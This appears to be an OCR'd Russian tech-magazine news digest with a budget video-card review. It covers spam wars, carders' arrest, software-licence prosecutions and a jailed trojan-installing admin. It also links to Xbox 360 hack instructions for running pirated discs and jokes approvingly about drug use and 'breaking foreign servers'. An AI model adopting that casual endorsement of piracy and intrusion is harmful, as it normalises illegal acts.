Если нужно сделать что-то дешево и сердито, всегда вспоминают о студентах. То же самое произошло, когда потребовался недорогой и работоспособный марсианский скафандр. Американское космическое агентство (NASA) предоставило грант в размере $100 тысяч консорциуму космических грантов Северной Дакоты (North Dakota Space Grant Consortium) для осуществления проекта «Планетарный скафандр» (Planetary Space Suit). Всего через год работы его построили примерно 40 студентов из пяти вузов Северной Дакоты во главе с представителями университета штата (University of North Dakota). Полученный скафандр оказался очень легким и гибким — его вес на Земле составляет всего 21,3 килограмма. Полевые тесты на местности, напоминающей марсианскую, показали, что человек в новом скафандре может спокойно садиться на корточки, поднимать с земли камни и очищать их от пыли, работать разными геологическими инструментами, вести «марсоход», легко наживлять на болт гайку и закручивать ее пальцами. Более того, гибкость перчаток скафандра настолько велика, что астронавт сможет запросто воспользоваться шариковой ручкой, оставляя в блокноте записи совершенно не отличимые от тех, что может сделать человек без перчаток. С помощью двух человек новый скафандр надевается за 20 минут, что очень и очень неплохо. Все материалы и герметичные сочленения нового костюма рассчитаны на работу с большим перепадом давления (снаружи и внутри), а также на длительное сопротивление разрушающему действию марсианской пыли. В костюме предусмотрены мощные слои теплоизоляции и система терморегулирования. Ранец новинки рассчитан на быструю «горячую» замену расходных материалов (порядка 5-ти минут). Вот такие уникальные вещи делают студенты, если им дать денег!

ОКО ЗА ОКО

Со спамерами нынче шутки плохи. Примером стал случай, который произошел с Blue Security — американской фирмой, специализирующейся на компьютерной безопасности. Недавно парни из BS придумали способ, который, по их словам, способен положить конец спамерскому злу.
Имя ему — Blue Frog. На самом деле это простенькая программа, которая ищет в мыле юзера спамовые сообщения, находит в них ссылки на рекламируемые сайты и затем отсылает от имени юзера жалобы владельцам этих ресурсов. Получив очередную тысячу таких жалоб, клиенты спамеров сто раз подумают перед тем, как обратиться к ним за помощью снова. Blue Security решила продемонстрировать эффективность своей проги наглядно и разослала кучу мессаг представителям спам-сообщества. Стоит ли говорить, что тем такой подход не понравился, и ответа не пришлось долго ждать. Спамерская мафия натравила на BS десятки тысяч компьютеров-зомби, заддосив бедную фирму по самые помидоры. Сайт загнулся. Помимо этого, спамеры прислали на емейл фирмы предложение немного поумерить пыл, иначе следующими окажутся клиенты Blue Security. Отправка жалоб на спамерские адреса была остановлена, но так просто «безопасники» это оставлять не стали и обратились к ФБР. Сейчас идет разбор полетов, но я, честно говоря, сомневаюсь, что федералы тут помогут.

Kodak спамит своих клиентов
Ни для кого не секрет, что многие крупные компании занимаются спамерской деятельностью. Недавно стало известно, что одной из таких фирм является Kodak, которая полтора года назад разослала 2 миллиона нежелательных сообщений посетителям своего сайта. На компанию подали коллективный иск в суд. Дело это продвигалось достаточно медленно, и закончилось признанием Kodak'ом своей вины, с готовностью выплатить штраф размером в 26 тысяч долларов. По словам представителей компании, произошло все в результате технического сбоя. Проблема теперь исправлена, и инцидент больше не повторится. Что за сбой, правда, в Kodak'е не уточнили. В США сейчас к коммерческому спаму относятся особенно строго: в сообщении должна быть пометка о рекламном характере письма, обратный адрес и возможность отписаться от рассылки.



Республика Казантип

Меня надо очень долго бить по голове чугунной чушкой, чтобы я смог забыть, что 15 июля в очередной раз начнется самый крутой опенэйр, который только можно представить - Казантип. Раскинувшись на берегах Евпатории, республика ежегодно собирает по 50000 любителей электронной музыки и просто тусовки и наркотиков :). Помимо Елочных игрушек, 2H Company, DJ Фонаря и кучи других мэтров их там будут ждать: 3 школы кайтсерфинга, бары, кафе, чилауты, самые разные танцполы и, конечно, офигенный песочный пляж. Я уже предвкушаю, как мы всей редакией отправимся на Казан, где будем отжигать по полной, валяться на пляже, загорать, купаться, играть в баскетбол и волейбол, и... ну, ты меня понял :). Готов спорить, что на Казантипе наверняка можно будет встретить окуренного и уволенного Бублика, обдолбанного Кутту, трезвого, но довольного жизнью Никитоса, Олега NSD с бейсбольной битой, Колю Горлума в ластах и других представителей тусовки Ха.


Русские ученые против зарубежного ПО

Уж не знаю, чем не угодили нашим ученым американские программеры, но месяц назад они скооперировались и написали президенту РФ Владимиру Путину официальное обращение. В нем они выразили беспокойство по поводу нынешнего состояния информационной безопасности в России и предложили во всех критических системах отказаться от использования зарубежного ПО, а вместо этого писать софт для себя самостоятельно. Подписали бумагу члены РАЕН, сотрудники нескольких ведущих институтов, отдельные депутаты и другие ученые мужи. В качестве аргумента был приведен тот факт, что из-за купленного у буржуев софта практически вся информационная система страны находится под контролем иностранных структур. К тому же вместо того, чтобы поддержать, как говорится, отечественного производителя, правительство отдает дань американским магнатам. С одной стороны, составители обращения по-своему правы, но с другой — многие программные пакеты не имеют аналогов в России, и их замена потребует кучи времени и средств. В общем, остается только гадать, как Владимир Владимирович отреагирует на послание. А пока ты можешь почитать текст обращения здесь: www.cnews.ru/downloads/orbash.doc

Банкоматный триллер

Поймать кардеров — дело нелегкое, тем более, если они осторожничают. Но в прошлом месяце наша доблестная милиция доказала, что для них нет ничего невозможного. Арестованными кардерами стала четверка студентов финансового факультета одного из столичных вузов. Парни уже давно раздумывали, как бы разжиться баблишком побыстрее, побольше и без особого труда. И тут удача подвалила: познакомились в Интернете с американскими «коллегами», которые имели доступ к информации о кредитках буржуев. Все, что нужно было сделать, — изготовить поддельные креды и обналичить доллары в банкоматах. Добычу делили по-братски. Сказано — сделано. Получив нужные данные и изготовив кредитные карты, студенты воспользовались десятью банкоматами и за несколько месяцев сняли до 500 тысяч баксов. Когда жертвы обнаружили пропажу, пожаловались в американскую полицию, а та, узнав, куда утекло бабло, связалась с нашим УБЭПом. Органы довольно быстро определили, с каких банкоматов шла обналичка и, установив за ними наблюдение, арестовали кардеров во время очередной их попытки снять сливки. После того как на штаб-квартире студентов нашли более чем достаточно улик (65 тысяч зелени, дампы, фальшивые креды и оборудование по их изготовлению, инфа о счетах), парни долго не ломались и выдали своих сообщников. Сейчас американскими поставщиками занимается USA Police, а русским горе-кардерам остается только сушить сухари. Сидеть им, судя по всему, придется долго.






Просим считать данное письмо официальным обращением в Ваш адрес!

С глубоким уважением,






Директор, ставь лицензию и спи спокойно

Не повезло генеральному директору ООО «МПарк Телеком» Ивану Галаничеву. В Москве — несметное количество фирм, где лицензию в упор не признают, а поймали его. О том, что только на 8-ми компьютерах из 13-ти, задействованных в фирме, стоит лицензионный Windows, стало известно еще в ноябре 2005-го года, в результате проведенного на офис рейда. Уголовное дело по статье 146 «Нарушение авторских прав» было возбуждено в январе, а приговор объявлен в мае. Суд постановил шефу выплатить 30 тысяч рублей государству и 146 тысяч — компании Microsoft. И это не единственный прецедент: судебных дел по 146-й статье в последнее время становится все больше. Милиция как-то сдружилась с обладателями прав и активно им помогает. По этой статье, кстати, предусмотрен не только штраф и принудительные работы, но и срок до 2-х лет. Правда, в тюрьму за это не сажали, но все идет к тому. Мне даже страшно подумать, что могут найти милиционеры, если проведут совместный с ФБР рейд на мой компьютер.




Xbox 360 hacked
Год назад Microsoft презентовала миру свою новую игровую приставку Xbox 360 на трехъядерном процессоре PowerPC, с 512 Мб DRAM, 20 Гиговым HDD и другими наворотами. Понятное дело, компания приложила все усилия, чтобы не допустить расцвета пиратства на этой консоли, снабдив новинку непробиваемой защитой. И вот месяц назад в Интернете впервые появилось известие, что Xbox хакнут. Умелец с сайта XboxHacker.net, некий Commodore4eva, выложил инструкцию с изощренным способом обойти защиту. Те, кто ждет хелпа в духе «нажми кнопку и получи результат», могут расслабиться — придется покопаться в прошивке бокса, и далеко не факт, что после этого система вообще будет нормально грузиться. Но если все сделать правильно, то ты сможешь загружать не только лицензионные диски, но и болванки с копиями консольных шутеров. Найти рекомендации хакера можно по этой ссылке: www.xboxhacker.net/index.php?option=com_smf&Itemid=33&topic=779.0





5 месяцев и 40 тысяч за троян
Нехилое наказание впаяли 34-летнему админу министерства образования в американском штате Вирджиния за установку трояна на компьютер шефа. Чуваку придется провести 5 месяцев в тюрьме, потом еще 5 под домашним арестом, потом еще 3 года мотать условно, да еще и выложить штраф в размере 40 тысяч у.е. Суть в том, что дело его проходило в рамках недавно принятой программы «нулевой терпимости», предусматривающей серьезное наказание за любое незаконное вторжение в правительственные компьютеры. А ведь Кеннет Квак даже не пытался использовать полученную инфу для наживы — просто читал время от времени письма босса, обсуждал с коллегами его переписку. Думаю, в тюрьме он осознает, что должность отвечающего за IT-безопасность на фирме заключается немного не в этом. Благо времени на размышления будет предостаточно.


AMD Sempron 3000+
AMD Sempron 3100+
AMD Sempron 3300+
AMD Sempron 3400+
AMD Athlon 64 3000+
AMD Athlon 64 3500+
AMD Athlon 64 X2 3800+
AMD Athlon 64 X2 4200+

ОКУНЕВ ДМИТРИЙ
TEST_LAB (TEST_LAB@GAMELAND.RU)



Тестовый стенд
Процессор, МГц: 2420, AMD Athlon 64 3500+
Материнская плата: Biostar TForce 6100-939 (NVIDIA GeForce 6100)
Память, Мб: 2x512 Corsair DDR400 CL2,5
Кулер: GlacialTech Igloo 7200 Pro
Жесткий диск, Гб: 2x80, Seagate 7200rpm
Блок питания, Вт: 520, PowerMan Favourite

бюджетный Рай


Тестирование Low-End видеокарт

ВИДЮХА ЗА $1K, ВОДЯНОЕ ОХЛАЖДЕНИЕ, ГИГАБАЙТ ВИДЕОПАМЯТИ - ЭТО ВСЕ ОЧЕНЬ КРУТО, СОГЛАСИСЬ. НО МЫ С ТОБОЙ СОВСЕМ НЕ ПОХОЖИ НА ЭТИХ ДЕРНУТЫХ ГЕЙМЕРОВ, ГОТОВЫХ УДАВИТЬСЯ ЗА КАЖДЫЙ FPS В ИГРАХ. МЫ ПОЛУЧАЕМ УДОВОЛЬСТВИЕ ОТ ДРУГИХ ВЕЩЕЙ.

Действительно, играть сутки напролет в тяжеловесные игры, это не для нас с тобой. Чтобы поиграть в контру в локалке, посмотреть DVD, поломать буржуйские сервера, покодить в Visual Studio и поизучать Unix совершенно не нужна hi-end видеокарта с килограмовым радиатором и пропеллером от ИЛ-62. Оптимальным выбором может стать недорогая видяшка, которую дядьки с ixbt причислят к классу Low-End. Ну и бог с ними - зато она будет стоить дешевле ста баксов и будет полностью покрывать все наши нужны. Именно таким видеокартам мы и решили посвятить нынешний материал, а заодно узнать, насколько хорошо они способны справиться с сегодняшними играми, и можно ли их порекомендовать такому крутому хакеру, как ты.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования видеокарт мы использовали стандартный набор игр и бенчмарков: 3DMark'03 и 05, Doom 3, Far Cry и Half-Life 2 как отражение картины с сегодняшними игровыми приложениями, а также Unreal Tournament 2004 в качестве примера игры двухлетней давности. В играх выставлялась максимальная детализация, тесты прогонялись в разрешениях 800x600, 1024x768 и 1280x1024. Прекрасно понимая, что на платах такого уровня сглаживание и анизотропия практически не востребованы (разве что в старых играх), эти режимы в процессе эксперимента мы не использовали.



ASUS EAX1300PRO Silent (4 балла)

Ядро: ATI RV515
Количество пиксельных конвейеров, шт: 4
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 600
Частота памяти, МГц: 400 (800)
Тип памяти: DDR2
Выходы: DVI, D-Sub, S-Video

118 $

Sapphire Radeon X1300 (4 балла)

Ядро: ATI RV515
Количество пиксельных конвейеров, шт: 4
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 450
Частота памяти, МГц: 256,5 (513)
Тип памяти: DDR2
Выходы: DVI, D-Sub, S-Video

85 $

PowerColor Radeon X1300 (4 балла)

Ядро: ATI RV515
Количество пиксельных конвейеров, шт: 4
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 445,5
Частота памяти, МГц: 247,5 (495)
Тип памяти: DDR2
Выходы: 2xD-Sub, S-Video

82 $

HIS Excalibur X1300 IceQ (4 балла)

Ядро: ATI RV515
Количество пиксельных конвейеров, шт: 4
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 452
Частота памяти, МГц: 256,5 (513)
Тип памяти: DDR2
Выходы: DVI, D-Sub, S-Video

121 $

Плата поставляется в большой и довольно симпатичной упаковке, в которой, кроме самого девайса, можно обнаружить мануал, драйвера, уйму разнообразного фирменного софта Asus, демо-версию игры King-Kong и пару переходников. Сама плата — настоящая находка для любителей тишины и интересных технических инноваций! Во-первых, как чипсет, так и модули памяти были перепаяны на обратную сторону PCB — благодаря этому инженеры легко смогли решить проблему потери близлежащего PCI-слота. Во-вторых, получив в свое распоряжение все пространство сверху видеокарты, эти же ребята установили на чипсет полностью пассивную двухмодульную систему охлаждения. Модули соединены между собой тепловой трубкой, а верхний свободно вращается относительно нижнего на 90 градусов. Таким образом, раскрыв этот радиатор, подобно книге, ты попросту превращаешь его в активную систему, причем в качестве вентилятора выступит твой процессорный кулер!

Видеокарта обладает богатейшей комплектацией. Одних только кабелей и переходников тут пять наименований, кроме того, имеется небольшой мануал, драйвера, утилита TriXX для удобного разгона видеокарты, плеер CyberLink PowerDVD и двухслойный DVD с набором игр Sapphire Select. Последний представляет собой комплект полных версий игр с ограничением по времени — любую понравившуюся ты можешь активировать с помощью прилагаемого кода.
Что касается самой платы, то она собрана на базе чипа ATI RV515 обычной (не PRO) версии, так что производительность ее в играх находится на среднем уровне. Тем не менее, функциональность довольно неплоха: есть и поддержка Shader Model 3.0, и AVIVO — технология, направленная на улучшение качества обработки видео. И чип, и модуль памяти (только расположенные на лицевой стороне PCB) остывают при помощи пассивного охлаждения.

Большинство бюджетных видеокарт не выделяются комплектацией — это доказывает и пример данного девайса. В небольшой, довольно симпатичной коробке удается обнаружить только лишь CD с драйверами, кабель S-Video/RCA, переходник DVI/D-Sub и тоненький мануал по установке.
Традиционно установлены 256 Мб памяти DDR2, правда, с небольшим отличием от аналогов. Модули произведены не Infineon, как в большинстве случаев, а Hynix, и их латентность составляет 2,5 нс против 2,8 на аналогичных платах Sapphire и HIS. Проще говоря, данная память обычно используется на PRO, но никак не на обычных версиях плат ATI Radeon X1300! Номинальная частота их должна составлять около 800 МГц, так что, как минимум, стоит рассчитывать на неплохой разгонный потенциал! Оверклок, кстати говоря, не помешает еще и потому, что частоты по умолчанию у этой модели чуть занижены в сравнении все с теми же аналогами.

